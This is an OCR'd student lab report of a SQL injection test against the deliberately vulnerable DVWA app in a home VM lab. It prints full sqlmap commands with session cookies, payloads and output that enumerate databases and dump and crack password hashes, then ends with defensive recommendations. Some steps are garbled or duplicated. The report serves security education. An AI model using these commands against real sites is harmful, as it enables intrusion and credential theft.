
Step 2: then click the wired button




Step 3: in this image the IP address is already changed however for demonstration purposes we we continue forward by clicking the settings button in Wired config next to enp0s1



Step 4: Now we click the IPv4 setting, click Manual for the IPv4 method, and set the Address to 192.168.158.60 and NetMask to 255.255.255.0 as per the instructions given




Step 5: Next we run the ifconfig command in the Ubuntu terminal and we can see that the IP address has now changed



Part X: Pinging Ubuntu and Kali


Step 1: While still on Ubuntu we will Ping Kali Linux “192.168.158.25” and we can see that it works correctly




Step 2: Now on Kali, we run the command “Ping 192.168.158.60” and see it can communicate with the Ubuntu so now both machines can communicate with one another

Part XI: The attack


Step 1: go to the website on Kali; we will do this to manipulate certain things to inject SQL statements eventually, we have the page running on Kali-Linux and we can see the IP of Ubuntu showing that it's hosted on the Victims machine



Step 2: After logging in with the default credentials we will go to the SQL injection page right click and use Firefox developer tools, in the User ID: Section we will input 1 and refresh, then the developer tools we go to Storage and gather both PHPSeSSID and security Value this is crucial




Step 3: Now we will open up terminal and commence the attack. We will run the command *sqlmap -u "http: //192.168.158.60/DWWA/vulnerabilities/sqli/?id=1sSubmit=Submit#" --cookie="PHPSESSID=don2 jrq561esv33gt77nqirlos; security=low"*. As we can see both PHPSeSSID and security are in the command. This identifies a time-based blind SQL injection and a UNION query SQL injection on the id parameter.




Step 4: We used the command: sqlmap -u "http://192.168.158.60/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#"--cookie="PHPSESSID=don2jrq561esv33gt77nq1rl0s;security=low" --dbs This command employs SQLMap to list all databases accessible from


the web server, revealing their structures. The outcome identifies potential targets, such as the 'dvwa' database, setting the stage for more precise attacks. This foundational knowledge is crucial for planning the next steps that involve deeper data probing.



Step 4: We then executed the command: sqlmap -u "http://192.168.158.60/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#"--cookie="PHPSESSID=don2jrq561esv33gt77nq1rl0s;security=low" --dbs , This command targets the 'dvwa' database to enumerate all its tables, which helps in identifying where sensitive data such as user credentials might be stored. The successful output

lists tables like 'users', providing a clear path for the next phase of the attack which involves column targeting.





Step 5: In this phase, we utilized the command: sqlmap -u "http://192.168.158.60/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#"--cookie="PHPSESSID=don2jrq561esv33gt77nq1rl0s;security=low" -D dvwa -T users --columns This command is used to detail columns within the 'users' table. It reveals specific columns such as usernames and password hashes, this is

important for precise data extraction. By understanding the data structure of the 'users' table, we can effectively plan our data extraction queries.

```
┌──(jorge㉿kali)-[~]
└─$ sqlmap -u "http://192.168.158.60/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=don2jrq561esv33gt77nq1rl0s;security=low" -D dvwa -T
users --columns
```

```
File  Actions  Edit  View  Help
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 3806 FROM (SELECT(SLEEP(5)))lkrP) AND 'ucJv'='ucJv&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x71626b7171,0x525a457a635762546a486267474349485348584272416758637784e7470644b6b4e795573
-- -&Submit=Submit
---
[22:05:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.57
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[22:05:03] [INFO] fetching columns for table 'users' in database 'dvwa'
[22:05:03] [WARNING] reflective value(s) found and filtering out
Database: dvwa
Table: users
[8 columns]
+---------------+-------------+
| Column        | Type        |
+---------------+-------------+
| user          | varchar(15) |
| avatar        | varchar(70) |
| failed_login  | int(3)      |
| first_name    | varchar(15) |
| last_login    | timestamp   |
| last_name     | varchar(15) |
| password      | varchar(32) |
| user_id       | int(6)      |
+---------------+-------------+

[22:05:03] [INFO] fetched data logged to text files under '/home/jorge/.local/share/sqlmap/output/192.168.158.60'

[*] ending @ 22:05:03 /2024-04-20/
```

Important information to know to retrieve tables

Step 6 : Finally In this step we get access to the passwords with the command sqlmap -u "http://192.168.158.60/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#"--cookie="PHPSESSID=don2jrq561esv33gt77nq1rl0s;security=low" -D dvwa -T users --dump This command leverages SQLMap to dump all contents from the users table, including usernames and

associated MD5 password hashes. The extracted data reveals potential vulnerabilities and provides the means for unauthorized access through hash cracking. SQLMap's dictionary attack functionality decrypted several common passwords, such as 'password', 'abc123', and 'letmein', from their MD5 hashes. Successfully retrieving and cracking these passwords underlines the severe security risks posed by SQL injection vulnerabilities in the application, demonstrating the ease of accessing sensitive user information. This culmination of the SQL injection process highlights the need for stringent input validation and security measures.

Appendix

Project Outcome Summary:

For the SQL injection penetration test on the Damn Vulnerable Web Application (DVWA) we have successfully demonstrated the application's susceptibility to SQL injection, a critical security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. Through an exploitation process using SQLMap, the test identified injectable parameters(inputs), enumerated database structures, and ultimately extracted user data including sensitive password hashes.

The penetration test began with the identification of injectable parameters where the id parameter was exploited to confirm SQL injection vulnerabilities using time-based and UNION query techniques. This led to the enumeration of the database and tables, revealing the structure and specific tables containing sensitive user information. By targeting the users table, detailed information including usernames and password hashes was extracted. Also, these hashes were cracked to reveal plain text passwords, showing the ease that a tool such as SQL Map enables an attacker to use and to gain unauthorized access to user accounts.

Conclusion and Recommendations:

The test demonstrated the need for robust input sanitization and validation processes within the application to prevent SQL injection attacks. Implementing prepared statements, using parameterized queries, and adopting ORM-based data access are recommended to safeguard against such vulnerabilities. Regular security audits and updates are also advised to address new and evolving security threats promptly. This project highlights the importance of proactive security measures in protecting sensitive data and maintaining user trust in web applications.

Challenges:

1. **Setting up Ubuntu**: while setting up Ubuntu was relatively easy, ubuntu came with many challenges primarily because I was using UTM instead of the virtual box as I was following a video to set up, we diverged in the setup process. This in turn made the setup process for Ubuntu much longer than originally anticipated.

2. **Allowing Ubuntu to change IP**: Again while changing the IP address for Kali-Linux was extremely intuitive, the process for doing this on Ubuntu is tedious. Originally I did it on the UTM page after multiple tries it never worked then I just reset it in UTM and went into Ubuntu here i was faced with the same challenges, in the settings page I had to constantly click save new IP until it finally stuck

